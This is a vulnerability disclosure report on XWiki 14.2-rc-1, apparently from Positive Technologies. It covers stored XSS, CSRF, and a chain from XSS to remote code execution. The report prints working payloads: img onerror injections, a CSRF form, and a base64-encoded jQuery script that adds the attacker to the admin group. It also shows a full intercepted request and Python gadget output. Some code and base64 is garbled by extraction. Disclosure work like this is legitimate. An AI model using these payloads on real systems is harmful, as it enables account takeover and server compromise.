


SECURITY ASSESSMENT REPORT OF XWIKI





Contents

1. Security assessment report of XWiki	. 3
1.1. «Stored XSS» vulnerability	.3
1.2. «Cross Site Request Forgery (CSRF)» vulnerability	.7
1.3. «Escalate Stored XSS to RCE through Python» vulnerability	.8

1. Security assessment report of XWiki

1.1. «Stored XSS» vulnerability

Product (version): XWiki v 14.2-rc-1.

Description: the possibility of introducing a malicious payload is implemented in the XWiki product, where WYSIWYG is used.

Researcher: Alexey Solovyev (Positive Technologies).

Exploitation

XWiki uses WYSIWYG. If the user injects the following payload, it will be escaped: <img/src='l'/onerror=alert()>.

Scenario 1

A Hacker user has been created who is a member of the XWikiAllGroup group (see the figure 1).

Results 1 - 2 out of 2								Page 1
Groups Output Users	View	Comment	Edit	Script	Delete	Admin	Register	Program
Search filter:								
XWikiAdminGroup		✓	✓			✓		✓
XWikiAllGroup		<	✓	✓				

Figure 1. Creating a user named «Hacker»

Now the hacker injects a malicious payload into the information section "ABOUT" (see the figure 2 and 3).






192.168.0.12:8080/xwiki/bin/edit/XWiki/hacker?editor=inline&category=profile

	lacker
	Personal Information FIRST NAME
	Hacker
	LAST NAME
SETTINGS	
	COMPANY
A Profile	
Profile Preferences	
- The second	
✤ Preferences	ABOUT
 ✓ Preferences ✓ Groups 	ABOUT
Preferences Groups Network	ABOUT Format - B I 5 - ::- ⇒ ⊑ ⊞ ⊡ ⊙ - + - Styles - >> ½ ← → [⊡ Se
Preferences Groups Network Notifications	

Figure 2. Entering a malicious payload (part 1)



Last modified by Hacker on 2022/03/24 19:03

	Personal Information	
	FIRST NAME	
	Hacker	
	LAST NAME	
	COMPANY	
SETTINGS		
A Profile	ABOUT	

Figure 3. Entering a malicious payload (part 2)



As a result, the characters are escaped and the html entity is converted to plain text, which does not allow the attack to be performed.

But if you intercept the request through a proxy, and replace the transmitted payload with a malicious payload, then the attack will be successful (see the figure 4).

This vulnerability is present in all places where WYSIWYG is used.






Figure 4. Replacing the transmitted payload with a malicious payload



Scenario 1

An attacker can upload a photo that contains a malicious payload in the name, which will be executed (see the figure 5 and 6).

192.168.0.12:8080/xwiki/bin/view/Main/#Attachments

Learn more on I	now to use XWiki with	n the Getting Started Guid		
	your wiki		…рдите действие на с 1	транице 192.168.0.12:8080
		s of your wiki with the fea can search for and install		ОК
To browse throug to the Extensions Tags: [4]	s Repository 2.	ty contributed extensions	available for XWiki, head over	AWM will take care of making it e
Comments (1)	Attachments (1)	History Informati	on	
	Hacker on 2022/03/24 20		rc=1 onerror=alert(1)> 1.1	
Выбрать файлы	"> 			
✓ ">□,">□,">□,(39)	5 Kb)			
100% (39.5 K)	b)			
Hide upload status			Attachment uploa	uded: ">."> (39.5 Kb)

Figure 5. A malicious payload in the name in a photo (part 1)

192.168.0.12:8080/xwiki/bin/view/Main/?xpage=attachment%2Fmove&attachment=xwiki%3AMain.WebHome%40%2522><img%20src%3D1%20onerror

рдите действие на ст 1	ранице 192.168.0.12:8080
Move %22>.%22> from H	ОК
SOURCE The attachment that is going to be moved.	NEW ATTACHMENT NAME The new name of the attachment.
# / Home / <u>%22><img_src=1 onerror="alert(1)">.%22><img_src=1 onerror="alert(1)"></img_src=1></img_src=1></u>	%22> <img onerror="a</td" src="1"/>
	NEW ATTACHMENT LOCATION
CREATE AN AUTOMATIC REDIRECT Redirect the user to the new attachment when accessing the old attachment. Select this option if you don't want	The new location of the attachmen

Figure 6. A malicious payload in the name in a photo (part 2)

1.2. «Cross Site Request Forgery (CSRF)» vulnerability

Product (version): XWiki v 14.2-rc-1.

Description: the XWiki product implements the ability to send POST requests without a CSRF token.

Researcher: Alexey Solovyev (Positive Technologies).

Exploitation

Adding tags occurs through a POST request without a CSRF-token (see the figure 7 and 8).




Figure 7. Adding tags (part 1)

Figure 8. Adding tags (part 2)



An attacker can create an html form on a controlled domain that will send a request to the attacked system (see the figure 9).

```
1 dhtml>
2 dbody>
3 <script>history.pushState(', '', '/')</script>
4 <form action="http://192.168.0.14:8080/xwiki/bin/view/XWiki/hacker?xpage=documentTags&xaction=add&tag=TEST&ajax=1" method="POST">
4 </form action="http://192.168.0.14:8080/xwiki/bin/view/XWiki/hacker?xpage=documentTags&xaction=add&tag=TEST&ajax=1" method="POST">
5 </form action="http://192.168.0.14:8080/xwiki/bin/view/XWiki/hacker?xpage=documentTags&xaction=add&tag=TEST&ajax=1" method="POST">
6 </form action="http://192.168.0.14:8080/xwiki/bin/view/XWiki/hacker?xpage=documentTags&xaction=add&tag=TEST&ajax=1" method="POST">
7 </form action="http://lipe="submit" value="Submit request" />
8 </html>
```

Figure 9. Request to the attacked system

After a successful attack, the user will have an attached tag in their profile (see the figure 10).

```
C A Не защищено | 192.168.0.14:8080/xwiki/bin/view/XWiki/hacker?xpage=documentTags&xaction=add&tag=TEST&ajax=1&srid=gzXeAP6I
TEST[X]
```

Figure 10. An attached tag in user profile

1.3. «Escalate Stored XSS to RCE through Python» vulnerability

Product (version): XWiki v 14.2-rc-1.

Description: by using "stored XSS", can get additional privileges necessary to create gadgets that run python code on the server, and get RCE.

Researcher: Alexey Solovyev (Positive Technologies).

Exploitation

An attacker can create gadgets that run, for example, python code on the server (see the figure 11).

192.168.0.14:8080/xwiki/bin/edit/XWiki/hacker?category=dashboard

Profile of I	паскег	Select Gadget	
	Dashboard	python	All M
	NO	Python Executes a python script.	
SETTINGS			
Profile Preferences			
W Groups			
Q Network			
A Notifications			
a restinction of			
C Wikis			
			Cancel

Figure 11. A gadget that runs python code on the server



The python code, if you have the necessary rights, will be executed on the server. But due to the lack of rights, the code on the server will not be executed and the server will return an error (see the figure 12 and 13).

Python	
Executes a python scrip	t.
Gadget Title The title of this gadget a	ppears at the top of the gadget panel on the dashboard (may contain velocity code).
	ion.render('rendering.macro.python.name')
\$services.localiza Content * The python script to exe import os	
Content * The python script to exe import os	
Content * The python script to exe import os	cute

Figure 12. A gadget containing python code

PYTHON

Failed to execute the [python] macro. Cause: [You need Programming Rights to execute the script macro [python]]. Click on this message for details.

Figure 13. Error to the execute the [python] macro

So, if there is a stored XSS, an attacker can add the necessary rights to run the python code on the server (see the figure 14).

jQuery.get("/xwiki/bin/admin/XWiki/XWikiPreferences?editor=globaladmin§ion=Groups",function(d){let csrf = jQuery(d).find("input[name=form_token]").val();jQuery(body).append(`<form action=/xwiki/bin/preview/XWiki/XWikiAdminGroup method=POST name=csrf_attack><input type=hidden name=form_token value=\${csrf}><input type=hidden name=name value=XWiki.hacker><input type=hidden name=name><input type=hidden name=xpage

value=adduorg></form>`);document.forms["csrf_attack"].submit();})

Figure 14. Adding the necessary rights

Now an attacker can encode the payload and embed it in stored XSS in their profile. When the administrator visits the Hacker's profile, a malicious payload will be executed and give the user hacker rights Xwikiadmingroup (see the figure 15).



Encode the payload and write an exploit:

- > btoa('jQuery.get("/xwiki/bin/admin/XWiki/XWikiPreferences?editor=globaladmin§ion=Groups",function(d){let csrf = jQuery(d).find("input[name=form_token]").val();jQuery(body).append(`<form action=/xwiki/bin/preview/XWiki/XWikiAdminGroup_method=POST_name=csrf_attack<>input type=hidden name=form_token_value=\${csrf}<-tinput type=hidden_name=name_value=XWiki.hacker><input type=hidden_name=name> <input type=hidden_name=xpage_value=adduorg></form>`);document.forms["csrf_attack"].submit();})')
- 'alF1ZXJ5LmdldCgiL3h3aWtpL2Jpbi9hZG1pbi9YV2lraS9YV2lraVByZWZlcmVUY2VzP2VkaXRvcj1nbG9iYWxhZG1pbiZzZWN0aW9uPUdyb 3VwcyIsZnVuY3Rpb24oZ(17bGV0IGNzcmYgPSBqUXVlcnkoZCkuZmluZCgiaW5wdXRbbmFtZT1mb3JtX3Rva2VuXSIpLnZhbCgp02pRdWVyeSh ib2R5KS5hcHBlbmQoYDxmb3JtIGFjdGlvbj0veHdpa2kvYMluL3ByZXZpZXcvWFdpa2kvWFdpa2L8ZG1pbkdyb3VwIG1LdbhCgp02pRdWVyeSh WU9Y3NyZ19hdHRhY2s+PGlucHV0IHR5cGU9aGlkZGVuIG5hbWU9Zm9ybV90b2tlbiB2YWx1ZT0ke2Nzcm299jxpbnBldCB0eXBLPWhpZGRLbiB uYW1LPW5hbWUgdmFsdWU9WFdpa2kuaGFja2VyPjxpbnBldCB0eX&lPWhpZGRLbiBuYW1LPW5hbWU+PGlucHV0IHR5cGU9aGlkZGVuIG5hbWU9e HBhZ2UgdmFsdWU9YWRkdW9yZz48L2Zvcm0+YCk7ZG9jdW1lbnQuZm9ybXNbImNzcmZfYXR0YWNrIl0uc3VibWl0KCk7fSk='

Figure 15. Encoded malicious payload

An attacker injects a malicious payload based on an early identified stored XSS vulnerability in a profile (see the figure 16 and 17).

<img/src='1'/

onerror=eval(atob('alF1ZXJ5LmdldCgiL3h3aWtpL2Jpbi9hZG1pbi9YV2lraS9YV2lraVByZWZlcmVuY2VzP2 VkaXRvcj1nbG9iYWxhZG1pbiZzZWN0aW9uPUdyb3VwcyIsZnVuY3Rpb24oZCl7bGV0IGNzcmYgPSBqUXV lcnkoZCkuZmluZCgiaW5wdXRbbmFtZT1mb3JtX3Rva2VuXSIpLnZhbCgpO2pRdWVyeShib2R5KS5hcHBlb mQoYDxmb3JtIGFjdGlvbj0veHdpa2kvYmluL3ByZXZpZXcvWFdpa2kvWFdpa2lBZG1pbkdyb3VwIG1ldGhv ZD1QT1NUIG5hbWU9Y3NyZl9hdHRhY2s

%2bPGlucHV0IHR5cGU9aGlkZGVuIG5hbWU9eHBhZ2UgdmFsdWU9YWRkdW9yZz48L2Zvcm0%2bYCk7 ZG9jdW1lbnQuZm9ybXNbImNzcmZfYXR0YWNrIl0uc3VibWl0KCk7fSk='))>

Figure 16. Entering a malicious payload based on an stored XSS (part 1)

- 1 POST /xwiki/bin/preview/XWiki/hacker HTTP/1.1
- 2 Host: 192.168.0.14:8080
- 3 Content-Length: 1760
- 4 Accept: text/javascript, text/html, application/xml, text/xml, */*
- 5 X-Prototype-Version: 1.7.3
- 6 X-Requested-With: XMLHttpRequest
- 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
- 8 Content-type: application/x-www-form-urlencoded; charset=UTF-8
- 9 Origin: http://192.168.0.14:8080
- 10 Referer: http://192.168.0.14:8080/xwiki/bin/edit/Xwiki/hacker?editor=inline&category=profile
- 11 Accept-Encoding: gzip, deflate
- 12 Accept-Language: ru-RU, ru; q=0.9, en-US; q=0.8, en; q=0.7
- 13 Cookie: JSESSIONID=node015uu9ggfxfw4x1vn2k2s2bh0rb3.node0; username="EfLVSc94K38_"; password=
- "TEFnxpd/GkU8qE9x76hb9g_"; rememberme="false"; validation="491ffb1178365c7d3845ed7703cf5838" 14 Connection: close

15

16 parent=xwiki%3AMain.UserDirectory&XWiki.XWikiUsers_0_first_name=Hacker&XWiki.XWikiUsers_0_last_name=&
XWiki.XWikiUsers_0_company=&RequiresHTMLConversion=XWiki.XWikiUsers_0_comment&RequiresHTMLConversion=
XWiki.XWikiUsers_0_address&XWiki.XWikiUsers_0_comment_syntax=xwiki%2F2.1&XWiki.XWikiUsers_0_comment_cache=&
XWiki.XWikiUsers_0_comment=
<img/src='l'/onerror=eval(atob('alF1ZXJ5LmdldCgiL3h3aWtpL2Jpbi9hZG1pbi9YV2lraS9YV2lraVByZWZlcmVuY2VzP2VkaXRvcj</pre>

InbG9iYWxhZGIpbiZzZWNOaW9uPUdyb3VwcyIsZnVuY3Rpb24oZCl7bGV0IGNzcmYgPSBqUXVlcnkoZCkuZmluZCgiaW5wdXRbbmFtZTlmb3Jt X3Rva2VuXSIpLnZhbCgpO2pRdWVyeShib2R5KS5hcHBlbmQoYDxmb3JtIGFjdGlvbjOveHdpa2kvYmluL3ByZXZpZXcvWFdpa2kvVMFdpa2LBZG 1pbkdyb3VwIG1ldGhvZDIQT1NUIG5hbWU9Y3NyZl9hdHRhY2s%2bPGlucHV0IHR5cGU9aGlkZGVuIG5hbWU9Zm9ybV9Ob2tlbiB2YWx1ZTOke2 NzcmZ9PjxpbnBldCB0eXBlPWhpZGRlbiBuYW1lPW5hbWUgdmFsdWU9WFdpa2kuaGFja2VyPjxpbnBldCB0eXBlPWhpZGRlbiBuYW1lPW5hbWU% 2bPGlucHV0IHR5cGU9aGlkZGVuIG5hbWU9eHBhZ2UgdmFsdWU9YWRkdW9yZz48L2Zvcm0%2bYCk7ZG9jdW1lbnQuZm9ybXNbImNzcmZfYXR0YW NrllOuc3VibWl0KCk7fSk='))>&XWiki.XWikiUsers_0_email=&XWiki.XWikiUsers_0_phone=&

```
XWiki.XWikiUsers_0_address_syntax=xwiki%2F2.1&XWiki.XWikiUsers_0_address_cache=&XWiki.XWikiUsers_0_address=
%3C!DOCTYPE+html%3E%0D%0A%3Chtml+xmlns%3D%22http%3A%2F%2Fwww.w3.org%2F1999%2Fxhtml%22+lang%3D%22en%22+xml%3Ala
ng%3D%22en%22%3E%3Cbody%3E%3C%2Fbody%3E%3C%2Fhtml%3E&XWiki.XWikiUsers_0_blog=&XWiki.XWikiUsers_0_blogfeed=&
XWiki.XWikiUsers_0_displayHiddenDocuments=&XWiki.XWikiUsers_0_accessibility=&XWiki.XWikiUsers_0_timezone=&
XWiki.XWikiUsers_0_editor=&XWiki.XWikiUsers_0_usertype=&XWiki.XWikiUsers_0_extensionConflictSetup=&
```

notificationFilterTypeSelector=inclusive¬ificationFilterNotificationFormatSelector=alert&

notificationFilterNotificationFormatSelector=email&Dashboard.UserDashboardPreferencesClass_0_displayOnMainPage =O&category=profile&xcontinue=%2Fxwiki%2Fbin%2Fedit%2FXWiki%2Fhacker%3Feditor%3Dinline%26category%3Dprofile& form_token=YlqxqfClxRVg0XaiXYtpxQ&x-maximized=&xredirect=

%2Fxwiki%2Fbin%2Fview%2FXWiki%2Fhacker%3Fcategory%3Dprofile&xnotification=&template=&language=en&action_save= Save+%26+View&xaction=save&xaction=saveandcontinue&xaction=preview&xaction=cancel&xeditaction=edit& previousVersion=37.1&isNew=false&editingVersionDate=1648414834180&comment=&ajax=true

Figure 17. Entering a malicious payload based on an stored XSS (part 2)



After the administrator viewed the attacker's profile, an exploit was executed that added him to the Xwikiadmingroup group (see the figure 18).

Now the previously created gadget with python code will be executed on the server and return the result.

Profile of Hacker

Last modified by Hacker on 2022/03/27 21:01



Dashboard preferences

REPLACE THE DEFAULT DASHBOARD WITH MY CUSTOM DASHBOARD

Python

No

uid=1000(security) gid=1000(security) groups=1000(security),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(ixd)

Figure 18. Executing an exploit